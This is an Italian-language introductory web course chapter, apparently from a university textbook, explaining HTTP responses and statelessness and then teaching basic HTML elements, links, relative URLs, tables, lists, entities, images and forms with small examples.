La distinzione fra le due classi di errore è importante e viene spesso sbagliata. Un `4xx` dice: «la colpa è della tua richiesta» (risorsa inesistente, permessi mancanti, dati malformati), e ripeterla identica non servirà a nulla. Un `5xx` dice: «la richiesta era plausibile, ma io ho un problema», e riprovare più tardi ha senso.

Esempio di risposta

Esempio 1.4 — Una risposta HTTP completa

Risposta HTTP

```
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 153

Fu-Tzu disse: quando tagli il legno contro venatura, serve molta
forza. Quando programmi contro la venatura di un problema, serve
molto codice.
```

- `HTTP/1.1` è la versione del protocollo;
- `200` è il codice di stato e `OK` il suo messaggio testuale;
- `Content-Type` dichiara il **tipo** di contenuto restituito (qui testo semplice; per una pagina web sarebbe `text/html`);
- `Content-Length` ne dichiara la **lunghezza** in byte, così che il client sappia quando il corpo è finito;
- dopo la riga vuota comincia il **corpo** della risposta, cioè il contenuto vero e proprio della risorsa.

HTTP È UN PROTOCOLLO STATELESS

Statelessness

HTTP è un protocollo **stateless** (*senza stato*): ogni richiesta è **indipendente** da quelle che l'hanno preceduta, e il server non conserva alcuna informazione sulle richieste precedenti di un dato client.

Questa è una delle decisioni di progetto più importanti (e più controintuitive) del Web. Il vantaggio è enorme in termini di **scalabilità**: se il server non deve ricordarsi nulla, allora due richieste dello stesso utente possono essere servite da due macchine diverse, e aggiungere macchine è sufficiente per servire più utenti.

Lo svantaggio è altrettanto evidente: senza stato non esiste il concetto di «utente collegato». Se effettuiamo il login e poi chiediamo un'altra pagina, per il server siamo dei perfetti sconosciuti.

Per questo servono meccanismi **costruiti sopra** il protocollo per simulare una comunicazione con stato. Il più noto è quello dei **cookie**, che studieremo fra qualche lezione.

Cosa succede quando si apre una pagina

Mettiamo insieme i pezzi. Quando digitiamo `http://example.com/dir/file.txt` nella barra degli indirizzi del browser, accade la sequenza seguente.




Figura 1.7: *Risoluzione DNS e ciclo richiesta–risposta all'apertura di una pagina.*

Nel dettaglio:

1. Il browser estrae dalla URL il **nome di dominio** (`example.com`) e chiede a un **server DNS** quale sia l'indirizzo IP corrispondente.
2. Il DNS **risponde** con l'indirizzo IP, ad esempio `93.184.216.34`.
3. Il browser **apre una connessione TCP** verso quell'indirizzo IP, sulla porta indicata nella URL (o sulla porta standard, 80 per HTTP e 443 per HTTPS).
4. Il browser **invia la richiesta HTTP** (`GET /dir/file.txt HTTP/1.1`, con l'header `Host`).
5. Il server elabora la richiesta e **invia la risposta**, con codice di stato, header e corpo.
6. Il browser **interpreta** il contenuto ricevuto e lo mostra all'utente. Se il contenuto è HTML e fa riferimento ad altre risorse (immagini, fogli di stile, script), il browser esegue **ulteriori richieste** per ciascuna di esse.

Il DNS è una rubrica, non un centralino

Il DNS interviene una sola volta, per tradurre il nome in indirizzo IP: il traffico HTTP successivo non lo attraversa. Il risultato viene inoltre messo in cache dal sistema operativo e dal browser, per cui le visite successive allo stesso dominio saltano del tutto questo passaggio.

HTML: UN PRIMO SGUARDO

HTML (*HyperText Markup Language*) è lo standard con cui si rappresentano i documenti ipertestuali nel Web.

- Le pagine web con cui interagiamo nel browser sono documenti definiti tramite HTML.
- HTML permette di definire pagine con titoli, paragrafi, immagini, elenchi, tabelle, form e molto altro.

Se HTTP è il *come* si trasferiscono le risorse, HTML è il *che cosa*: il formato in cui il contenuto è scritto. È l'argomento del prossimo capitolo.

RIFERIMENTI

- **Introduction to Web Applications Development**, Carles Mateu. Liberamente disponibile su *archive.org* sotto licenza GNU FDL. Parti rilevanti: Modulo 1 (*Introduction to Web Applications*).
- **How the web works** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/Getting_started_with_the_web/How_the_Web_works`
- **What are hyperlinks?** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_are_hyperlinks`
- **What is a URL?** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_is_a_URL`
- **An overview of HTTP** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview`
- **What is the difference between webpage, website, web server and search engine?** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/Pages_sites_servers_and_search_engines`

HTML

Dentro un server HTTP

Nel capitolo precedente abbiamo visto che il Web è un sistema di documenti ipertestuali collegati fra loro, e che i client usano HTTP per recuperarli. Prima di scrivere il nostro primo documento, chiariamo che cosa c'è dall'altra parte del filo.

Un **server HTTP** è, molto semplicemente, un **programma**. Le sue responsabilità sono tre:

- si mette in **ascolto** di richieste HTTP su una certa porta (per esempio la 80);
- può gestire **più host** contemporaneamente: è esattamente per questo che nelle richieste HTTP esiste l'header `Host`, che dice al server *quale* dei siti ospitati stiamo cercando;
- risponde alle connessioni servendo file prelevati dalla propria **document root** nel filesystem.




Figura 2.1: *Un solo server HTTP può ospitare più host, ciascuno con la propria document root.*

Solo ciò che sta nella document root

Il server serve esclusivamente i file contenuti nella document root. Tutto il resto del filesystem (il codice sorgente dell'applicazione, i file di configurazione con le password del database, le chiavi private) resta invisibile dall'esterno. È una regola semplice ma fondamentale: quando si pubblica un sito, **tutto ciò che finisce nella document root è pubblico**, compresi i file che pensavamo nessuno avrebbe indovinato.

Che cos'è HTML

HTML

HTML (*HyperText Markup Language*) è il linguaggio con cui si descrivono i documenti che i browser visualizzano. Una web app è costituita da uno o più documenti, detti anche *pagine web*.

Il concetto chiave è quello di **linguaggio di marcatura** (*markup language*): i documenti vengono **arricchiti** con un insieme di annotazioni che ne controllano la struttura, la formattazione o la relazione fra le loro parti.

Detto altrimenti: in un file HTML convivono due cose, il **contenuto** (il testo che l'utente leggerà) e la **marcatura** (le annotazioni che dicono al browser che cosa quel testo rappresenta: un titolo, un paragrafo, un collegamento).

Un po' di storia

HTML ha attraversato diverse versioni dal 1993 a oggi. In questo corso ci concentreremo sull'**HTML Living Standard**.




Figura 2.2: *Le versioni di HTML.*

Che cosa significa «Living Standard»

Fino a HTML5 lo standard veniva pubblicato *a versioni*: si congelava una specifica, le si dava un numero e si ricominciava. Dal 2019 il WHATWG ha adottato il modello di *standard vivente*: esiste una sola specifica, sempre valida, aggiornata in continuazione. Non esiste (e non esisterà) un «HTML 6». Questo è il motivo per cui conviene consultare sempre la documentazione online e non un libro stampato.

Tag, elementi e attributi

In HTML le annotazioni si chiamano **tag** e si scrivono racchiuse fra parentesi angolari.



Figura 2.3: *Anatomia di un elemento HTML.*

Il tag di apertura può contenere anche **attributi**, coppie **chiave-valore** (il valore è opzionale):

```
<tagName attributo1="valore" attributo2>
```

Struttura di un documento

Un documento HTML deve iniziare con la dichiarazione `<!DOCTYPE HTML>`. Non è un tag: serve soltanto a comunicare al client quale tipo di documento aspettarsi. Il tag `<html>` rappresenta l'intero documento e contiene un `<head>` e un `<body>`.

Esempio 2.1 — Lo scheletro minimo di una pagina

hello.html

```html
<!DOCTYPE HTML>
<html lang="it">
  <head>
    <title>Ciao mondo!</title>
  </head>
  <body>
    <!-- questo e' un commento -->
    <p>Ciao mondo!</p>
  </body>
</html>
```



Il contenuto di `<title>` compare nella linguetta del browser, non nella pagina. Il commento non compare affatto.

- l'attributo `lang` è fortemente consigliato per motivi di **accessibilità**: dice al browser e ai lettori di schermo in che lingua è scritto il contenuto, informazione fondamentale per la sintesi vocale e per la sillabazione;
- `<head>` contiene i **metadati** del documento;
- `<body>` contiene il **contenuto vero e proprio**, cioè quello che l'utente vedrà.

L'ELEMENTO HEAD

L'elemento `<head>` è un contenitore di **metadati**, cioè «dati sui dati»: informazioni sul documento corrente. Spesso non vengono mostrati all'utente, ma sono utilissimi ai browser e ai motori di ricerca. È obbligatorio che contenga un `<title>`.

Esempio 2.2 — Un head realistico

head.html

```
<head>
  <title>Il Libro della Programmazione</title>
  <meta charset="UTF-8">
  <meta name="description" content="Frammenti dal Libro della Programmazione">
  <meta name="keywords" content="saggezza, programmazione">
  <meta name="author" content="L. L. L. Starace">
  <meta http-equiv="refresh" content="30">
</head>
```

- `<title>` è il titolo della pagina: compare nella linguetta del browser, nei segnalibri e come titolo nei risultati dei motori di ricerca;
- `charset` dichiara la **codifica dei caratteri**, praticamente sempre `UTF-8`;
- `description` e `keywords` sono metadati usati (con qualche cautela) dai motori di ricerca;
- `http-equiv="refresh"` chiede al browser di ricaricare la pagina ogni 30 secondi.

Se manca il charset

Se si dimentica `<meta charset="UTF-8">`, il browser deve *indovinare* la codifica. Il risultato tipico è la comparsa di caratteri strani al posto delle lettere accentate: un problema che in italiano si nota immediatamente. La riga del charset va messa **il più in alto possibile** dentro `<head>`.

La favicon

Accanto al titolo, nella linguetta del browser, compare quasi sempre una piccola icona: è la **favicon** (da *favorite icon*), che il browser mostra anche nei segnalibri, nella cronologia e nell'elenco delle schede aperte. Si dichiara nell'`<head>` con un elemento `<link>`:

index.html

```
<head>
  <meta charset="UTF-8">
  <title>Il Libro della Programmazione</title>
  <link rel="icon" href="/favicon.ico">
</head>
```



- `rel="icon"` dice che la risorsa collegata è l'**icona** del documento (lo stesso attributo `rel` che, con valore `stylesheet`, vedremo servire a collegare i fogli di stile);
- `href` indica la URL dell'immagine. Il formato storico è `.ico`, ma oggi si usano senza problemi anche `.png` e `.svg`, eventualmente indicando il tipo con `type="image/png"`.

La cosa più interessante è ciò che accade dietro le quinte: la favicon **non è contenuta** nel documento HTML, quindi il browser deve effettuare una **richiesta HTTP aggiuntiva** per scaricarla, esattamente come vedremo per le immagini. C'è di più: anche se la pagina *non* dichiara alcuna icona, la maggior parte dei browser prova comunque a chiedere al server il file `/favicon.ico` nella radice del sito. Se il file non esiste, il server risponde `404 Not Found`: la pagina funziona lo stesso, ma quella richiesta fallita compare nei log del server e nella scheda *Rete* dei DevTools, come vedremo alla fine del capitolo (figura 2.9).

Perché la favicon «non si aggiorna»

I browser conservano le favicon nella propria **cache** in modo molto tenace: sostituito il file sul server, capita di continuare a vedere per un po' l'icona vecchia. Di solito basta una ricarica forzata della pagina (`Ctrl+Shift+R`) o aprire direttamente la URL dell'icona. Del funzionamento della cache parliamo alla fine del capitolo.

Intestazioni

Gli elementi da `<h1>` a `<h6>` rappresentano **titoli** e sottotitoli, dal più importante al meno importante.

Esempio 2.3 — I sei livelli di intestazione

headings.html

```
<body>
  <h1>Titolo di primo livello</h1>
  <h2>Titolo di secondo livello</h2>
  <h3>Titolo di terzo livello</h3>
  <h4>Titolo di quarto livello</h4>
  <h5>Titolo di quinto livello</h5>
  <h6>Titolo di sesto livello</h6>
</body>
```



Le intestazioni non servono a fare il testo grande

Un errore molto comune fra i principianti è scegliere `<h3>` invece di `<h1>` «perché la dimensione mi piace di più». Le intestazioni esprimono la **gerarchia** del documento, non il suo aspetto: i motori di ricerca le usano per capire di che cosa parla la pagina, e i lettori di schermo per permettere agli utenti non vedenti di navigarla saltando di sezione in sezione. Per cambiare la dimensione del testo esiste il CSS.

Paragrafi

L'elemento `<p>` rappresenta un **paragrafo**. I paragrafi iniziano tipicamente su una nuova riga.

Esempio 2.4 — Due paragrafi

paragrafi.html

```
<h1>Il Libro della Programmazione</h1>
<p>
  Questa pagina contiene alcuni frammenti
  del grande Libro della Programmazione,
  un antico manoscritto perduto nel tempo.
</p>
<p>
  Si dice che il libro sia stato scritto da
  uno degli studenti del leggendario maestro
  Fu-Tzu.
</p>
```



Si noti una cosa importante: nel sorgente il testo va a capo più volte e contiene molti spazi di indentazione, ma nel risultato tutto ciò è **scomparso**. HTML **collassa gli spazi bianchi**: qualunque sequenza di spazi, tabulazioni e a-capo consecutivi viene trattata come un **unico spazio**. Se serve andare a capo davvero, occorre dirlo esplicitamente con `<br>`.

Commenti

I **commenti** sono delimitati da `<!--` e `-->` e vengono ignorati dai browser. Sono utili per aggiungere note o per nascondere temporaneamente del contenuto.

Esempio 2.5 — Commenti singoli e multi-riga

commenti.html

```
<h1>I due aspetti</h1>
<!-- TODO: aggiungere altra saggezza -->
<p>
  Sotto la superficie della macchina,
  il programma si muove. Senza sforzo,
  si espande e si contrae.
</p>
<!--
<p>
  Le forme sul monitor non sono che
  increspature sull'acqua. L'essenza
  resta invisibile, al di sotto.
</p> -->
```

commenti.html

I due aspetti

Sotto la superficie della macchina, il programma si muove. Senza sforzo, si espande e si contrae.

Il secondo paragrafo è dentro un commento: non viene mostrato.

I commenti non sono un nascondiglio

Il contenuto commentato **non** viene mostrato, ma viene comunque **inviato al browser**: basta guardare il sorgente della pagina per leggerlo. Non commentare mai credenziali, chiavi API, note interne o indirizzi di ambienti di test: chiunque può leggerli con due clic.

Semantica del testo

Alcuni tag specificano la **semantica** di porzioni di testo.

Tag	Significato
`<em>`	Enfatizza il contenuto.
`<strong>`	Indica *forte importanza*.
` `	Interruzione di riga. È un **tag vuoto**, quindi può essere auto-chiuso.
`<abbr>`	Definisce acronimi e abbreviazioni; il testo esteso va nell'attributo `title`.
`<del>`	Contenuto che è stato *rimosso* dal documento.
`<ins>`	Contenuto che è stato *inserito* nel documento.

Esempio 2.6 — Semantica testuale in azione

semantica.html

```html
<p>
  I tag
  <abbr title="HyperText Markup Language">HTML</abbr>
  possono essere usati con semantica a livello
  di testo.<br/> Alcuni tag conferiscono
  <strong>importanza</strong> al loro contenuto,
  altri lo <em>enfatizzano</em>. Alcuni servono
  a evidenziare contenuto <del>rimosso</del>
  <ins>aggiunto</ins>.
</p>
```

semantica.html

I tag HTML possono essere usati con semantica a livello di testo.
Alcuni tag conferiscono **importanza** al loro contenuto, altri lo *enfatizzano*. Alcuni servono a evidenziare contenuto ~~rimosso~~ aggiunto.

Il testo esteso dell'abbreviazione (*HyperText Markup Language*) compare come suggerimento quando il puntatore si ferma sopra la sigla, che il browser sottolinea con una linea punteggiata.

Semantica, non aspetto

Esistono anche `<i>` (corsivo) e `<b>` (grassetto), che descrivono soltanto l'*aspetto*. Si preferiscono `<em>` e `<strong>` perché descrivono il *significato*: un lettore di schermo cambia intonazione su `<strong>`, mentre su `<b>` non ha nulla da dire. La regola generale in HTML è sempre la stessa: **descrivi che cosa è, non come deve apparire**. Come deve apparire lo dirà il CSS.

COLLEGAMENTI IPERTESTUALI

I collegamenti si definiscono con il tag **anchor** `<a>`. L'attributo `href` indica la URL di destinazione.

Esempio 2.7 — Un collegamento

link.html

```
<p>
  <a href="/fu-tzu.html">Fu-Tzu</a> una volta disse:
  <em>
    Quando il saggio indica la luna,
    lo sciocco fissa il dito e si chiede
    da quale libreria provenga.
  </em>
</p>
```

link.html

Fu-Tzu una volta disse: *Quando il saggio indica la luna, lo sciocco fissa il dito e si chiede da quale libreria provenga.*

URL relative e assolute

Le URL indicate in `href` possono essere **assolute** o **relative**.

- Le **URL assolute** includono schema e nome di host, e contengono tutte le informazioni necessarie a raggiungere la risorsa: `<a href="http://tecweb.com/course/intro.html">`
- Le **URL relative** indicano solo un percorso; schema e host vengono dedotti dal contesto corrente: `<a href="page.html">` oppure `<a href="/course/react.html">`

La regola di risoluzione dipende dal fatto che la URL relativa cominci o meno con una barra.

Esempio 2.8 — URL relativa che inizia con la barra

Quando una URL relativa inizia con `/`, l'**intero percorso** viene sostituito.

- Contesto corrente: `http://bookofprogramming.com/fu-tzu/fu-tzu.html`
- Un'ancora `<a href="/index.html">` punta a: `http://bookofprogramming.com/index.html`

Esempio 2.9 — URL relativa che non inizia con la barra

Quando una URL relativa **non** inizia con `/`, viene sostituito solo l'**ultimo segmento** del percorso, cioè quello dopo l'ultima barra (qui, il nome del file).

- Contesto corrente: `http://bookofprogramming.com/fu-tzu/fu-tzu.html`
- Un'ancora `<a href="pic.jpg">` punta a: `http://bookofprogramming.com/fu-tzu/pic.jpg`

I segmenti punto

Le URL relative possono contenere anche i cosiddetti **segmenti punto**:

- il punto singolo (`.`) rappresenta la **directory corrente**;
- il punto doppio (`..`) rappresenta la **directory padre**.

Supponendo che il percorso corrente sia `/a/b/c/hello.html`:

href	**Percorso risultante**
`./index.html`	`/a/b/c/index.html`
`../foo.html`	`/a/b/foo.html`
`../../pic.jpg`	`/a/pic.jpg`
`./../../pic.jpg`	`/a/pic.jpg` (identico al precedente)

Meglio relative o assolute?

- Le **URL relative** vanno preferite quando si collegano risorse **interne** alla stessa applicazione web. In questo modo, se cambia il nome di host (per esempio passando dall'ambiente di sviluppo a quello di produzione), non c'è alcun bisogno di modificare le pagine HTML.
- Per collegare pagine o risorse **esterne** non c'è scelta: si devono usare URL assolute.

L'attributo target

L'attributo `target` specifica *dove* aprire la risorsa collegata:

- `<a target="_self" href="pic.jpg">` apre la risorsa nella stessa finestra o scheda del browser (è il comportamento predefinito, quando `target` non viene specificato);
- `<a target="_blank" href="pic.jpg">` apre la risorsa in una **nuova** finestra o scheda.

URL CHE PUNTANO A UNA DIRECTORY



Che cosa succede quando una URL punta a una **directory** e non a un file?

I server web rispondono tipicamente con il contenuto del file `index.html`, se esiste nella directory richiesta. Questo comportamento è configurabile:

- altri nomi predefiniti comunemente usati sono `home.html` e `default.html`;
- se non esiste alcun file predefinito, i server HTTP possono essere configurati per generare automaticamente un **indice** della directory, cioè un elenco navigabile dei file che contiene.

L'indice automatico è comodo e pericoloso

L'elenco automatico dei file è utilissimo in sviluppo, ma su un server di produzione espone la struttura interna del sito: backup dimenticati, archivi `.zip`, vecchie versioni delle pagine. È buona norma disattivarlo e mettere sempre un `index.html`, anche vuoto.

TABELLE

Una **tabella** `<table>` contiene un insieme di righe `<tr>` (*table row*). Ogni riga può contenere una o più celle:

- `<td>` (*table data*), le celle di dati;
- `<th>` (*table header*), le celle di intestazione.

Una tabella può contenere anche un elemento `<caption>` che la descrive.

Esempio 2.10 — Una tabella di esami

tabella.html

```
<table>
  <caption>Esami</caption>
  <tr>
    <th>Esame</th><th>Voto</th>
  </tr>
  <tr>
    <td>A</td><td>30</td>
  </tr>
  <tr>
    <td>B</td><td>28</td>
  </tr>
</table>
```

tabella.html

Esami

Esame	Voto
A	30
B	28

Senza CSS il browser disegna la tabella in modo molto spartano: nessun bordo (nell'esempio i bordi sono aggiunti per chiarezza), intestazioni in grassetto e centrate, celle larghe quanto basta.

Le tabelle non servono a impaginare

Negli anni Novanta e Duemila era prassi comune costruire l'*intero layout* di un sito con tabelle annidate. Oggi è un grave errore: rende la pagina incomprensibile ai lettori di schermo, impossibile da rendere *responsive* e difficilissima da manutenere. Le tabelle servono a presentare **dati tabellari**. Per l'impaginazione esistono i CSS, che vedremo nel prossimo capitolo.

LISTE

HTML definisce tre tipi di lista:

- liste **ordinate** `<ol>`, usate per le enumerazioni;
- liste **non ordinate** `<ul>`, usate per gli elenchi puntati;
- liste di **descrizione** `<dl>`, costituite da termini e relative descrizioni, spesso usate per i glossari.

Liste ordinate e non ordinate

Le liste ordinate e non ordinate contengono una sequenza di elementi di lista `<li>` (*list item*).

Esempio 2.11 — Le due liste a confronto

liste.html

```
<ol>
  <li>Anna</li>
  <li>Bruno</li>
  <li>Carlo</li>
</ol>

<ul>
  <li>TecWeb</li>
  <li><a href="/">Fu-Tzu</a></li>
</ul>
```

liste.html

1. Anna
2. Bruno
3. Carlo

- TecWeb
- Fu-Tzu

Liste di descrizione

Le liste di descrizione contengono una sequenza di termini `<dt>` (*description term*) e di descrizioni `<dd>` (*description details*) relative ai termini che le precedono.

Esempio 2.12 — Un piccolo glossario

glossario.html

```
<dl>
  <dt>Dati</dt>
  <dd>
    Sono fatti di bit,
    eppure assumono forme complesse.
  </dd>
  <dt>Controllo</dt>
  <dd>
    Consiste di istruzioni semplici,
    eppure svolge compiti difficili.
  </dd>
</dl>
```

glossario.html

Dati
: Sono fatti di bit, eppure assumono forme complesse.

Controllo
: Consiste di istruzioni semplici, eppure svolge compiti difficili.

Riferimenti a caratteri (entità)

Alcuni caratteri sono **riservati** in HTML. Che cosa succede se vogliamo scrivere in un documento `<p>3<x e y>6</p>`?

Il browser rischia di confondere i simboli con i tag: incontrando `<x` si aspetta l'inizio di un tag chiamato `x`. Per visualizzare i caratteri riservati bisogna usare i **riferimenti a caratteri** (*character references*, chiamati spesso anche **entità**), che si scrivono in due modi:

`&nome_entita;` oppure `&#numero_entita;`

Risultato	Descrizione	Riferimento
	Spazio non divisibile	` `
<	Minore di	`<`
>	Maggiore di	`>`
&	E commerciale	`&`
"	Virgolette doppie	`"`
'	Virgolette singole (apostrofo)	`'`
©	Copyright	`©`

L'esempio visto sopra andrebbe quindi scritto così:

riferimenti.html

```
1 <p>3&lt;x e y&gt;6</p>
2 <p>3&#60;x e y&#62;6</p>
```

riferimenti.html

3<x e y>6
3<x e y>6

Le due righe sono equivalenti: `<` è il riferimento per **nome** e `<` quello per **numero** (60 è il codice del carattere `<`). La tabella completa dei riferimenti si trova nella specifica HTML.

Lo spazio non divisibile

` ` (*non-breaking space*) è particolarmente utile: essendo un carattere «vero» non viene collassato con gli spazi adiacenti e impedisce al browser di andare a capo in quel punto. Serve, per esempio, a tenere unite espressioni come «10 kg» o «Fig. 3».

Immagini

L'elemento `<img>` serve a incorporare un'immagine in un documento HTML.

- È un **elemento vuoto**: non deve contenere altri elementi;
- l'attributo `src` specifica la URL dell'immagine da includere;
- l'attributo `alt` specifica un testo alternativo che la descrive;
- gli attributi `width` e `height` permettono di specificarne le dimensioni in pixel all'interno della pagina.

Esempio 2.13 — Inserire un'immagine

image.html

```html
<h1>Fu-Tzu</h1>
<p>
  Un ritratto del maestro,
  generato da DALL-E, e' disponibile
  qui di seguito:
</p>
<img src="pic.jpg"
     alt="ritratto di Fu-Tzu"
     width="200"/>
```

image.html

Fu-Tzu

Un ritratto del maestro, generato da DALL-E, è disponibile qui di seguito:



L'attributo alt non è facoltativo

Il testo alternativo viene letto dai lettori di schermo agli utenti non vedenti, viene mostrato se l'immagine non si carica ed è usato dai motori di ricerca per capire che cosa raffigura. Ometterlo significa rendere una parte del contenuto invisibile a una parte degli utenti. Fa eccezione il caso delle immagini puramente decorative, per le quali si usa `alt=""` (vuoto), che dice esplicitamente ai lettori di schermo di ignorarle.

Con le immagini succede qualcosa di nuovo, e piuttosto interessante.

Fino a questo momento i documenti HTML erano **autocontenuti**: tutti i dati del documento stavano *dentro* il documento. C'erano dei collegamenti, ma eravamo liberi di non seguirli.

L'ultima pagina d'esempio, invece, include un contenuto esterno (l'immagine) fornendone soltanto la URL. L'immagine **non è** inclusa nel documento HTML: per visualizzare la pagina il browser deve procurarsi risorse aggiuntive.




Figura 2.4: *Una singola pagina con un'immagine richiede due richieste HTTP.*

Una pagina, tante richieste

Questo meccanismo si applica a **tutte** le risorse esterne: immagini, fogli di stile CSS, script JavaScript, font, video. Una pagina moderna può facilmente generare cinquanta o cento richieste HTTP. È per questo che il numero e la dimensione delle risorse esterne incidono così tanto sulla velocità percepita di un sito, ed è per questo che la scheda *Network* dei DevTools è uno strumento diagnostico tanto importante.

ATTRIBUTI GLOBALI

Abbiamo incontrato diversi attributi (`href`, `target`, `src`, `alt`). Questi attributi hanno senso solo per alcuni elementi: `<strong src="pic.jpg">Ciao!</strong>` non significherebbe nulla.

Alcuni attributi sono invece **globali**, cioè utilizzabili con **qualunque** elemento HTML.

Attributo	Descrizione
`id`	Specifica un identificatore **univoco** nel documento.
`lang`	Specifica la lingua del contenuto dell'elemento.
`style` e `class`	Usati per la presentazione grafica (li vedremo nel prossimo capitolo).

Ancore nelle URL

L'attributo `id` può essere usato anche nelle **ancore** delle URL.



Figura 2.5: *Un'ancora punta a un punto preciso dentro la risorsa.*

Un'ancora rappresenta una sorta di «segnalibro» interno alla risorsa: dice al browser di mostrare direttamente il contenuto che si trova in quel punto. Nell'esempio, `#some-id` punta all'elemento il cui attributo `id` vale `some-id`. Un caso reale è `https://luistar.github.io/publications/#conference`.

FORM

Gli elementi `<form>` servono a raccogliere **input dell'utente**. L'input viene tipicamente inviato a un server per l'elaborazione.

I form contengono elementi come `<input>`, `<label>`, `<textarea>` e `<select>`.

Esempio 2.14 — Un form minimale

form.html

```
<form>
  Messaggio:
  <input type="text"><br><br>
  <input type="submit">
</form>
```



Il pulsante `submit` non ha un'etichetta nel codice: il testo «Invia» lo sceglie il browser, nella lingua dell'utente.

Tipi di input

Tipi diversi di elemento `<input>` sono disponibili tramite l'attributo `type`.

Tipo	Descrizione
`text`	Campo di testo su una sola riga.
`password`	Campo per password (l'input è nascosto con asterischi).
`number`	Campo per numeri.
`radio`	Pulsante radio, per scegliere **una** fra molte opzioni.
`checkbox`	Casella di spunta, per sceglierne **zero o più**.
`button`	Pulsante cliccabile.

Etichette

L'elemento `<label>` serve a **etichettare** ciascun input. Usare le etichette è una buona pratica di usabilità e accessibilità. L'attributo `for` della label deve essere uguale all'`id` dell'input corrispondente.

Esempio 2.15 — Un form di login

login.html

```
<form>
  <label for="id_usr">Nome utente: </label>
  <input type="text" name="usr" id="id_usr">
  <br/>
  <label for="id_pwd">Password: </label>
  <input type="password" name="pwd" id="id_pwd">
  <br/>
  <input type="submit">
</form>
```



Oltre al vantaggio per i lettori di schermo, le etichette collegate rendono cliccabile il testo stesso: fare clic su «Nome utente» porta il cursore dentro il campo. È un dettaglio che migliora molto l'usabilità, soprattutto su schermi piccoli.

Invio del form

I form possono essere **inviati** (*submit*) per trasmettere i dati raccolti a un gestore (*form-handler*). Al momento dell'invio viene tipicamente effettuata una nuova richiesta HTTP.

- La URL del gestore a cui la richiesta viene inviata è specificata dall'attributo `action` del form (per impostazione predefinita, la stessa pagina su cui si trova il form).
- È possibile specificare anche il metodo HTTP da usare, tramite l'attributo `method` (per impostazione predefinita, `GET`).

```
<form action="/handler.html" method="GET">
  <!-- qui gli elementi del form -->
</form>
```

Al momento dell'invio, l'input raccolto viene rappresentato come una serie di coppie **nome/valore** nella forma:

```
nome1=valore1&...&nomeN=valoreN
```

Ogni *nome* è il valore dell'attributo `name` di un elemento di input, e il *valore* corrispondente è il suo contenuto al momento dell'invio.

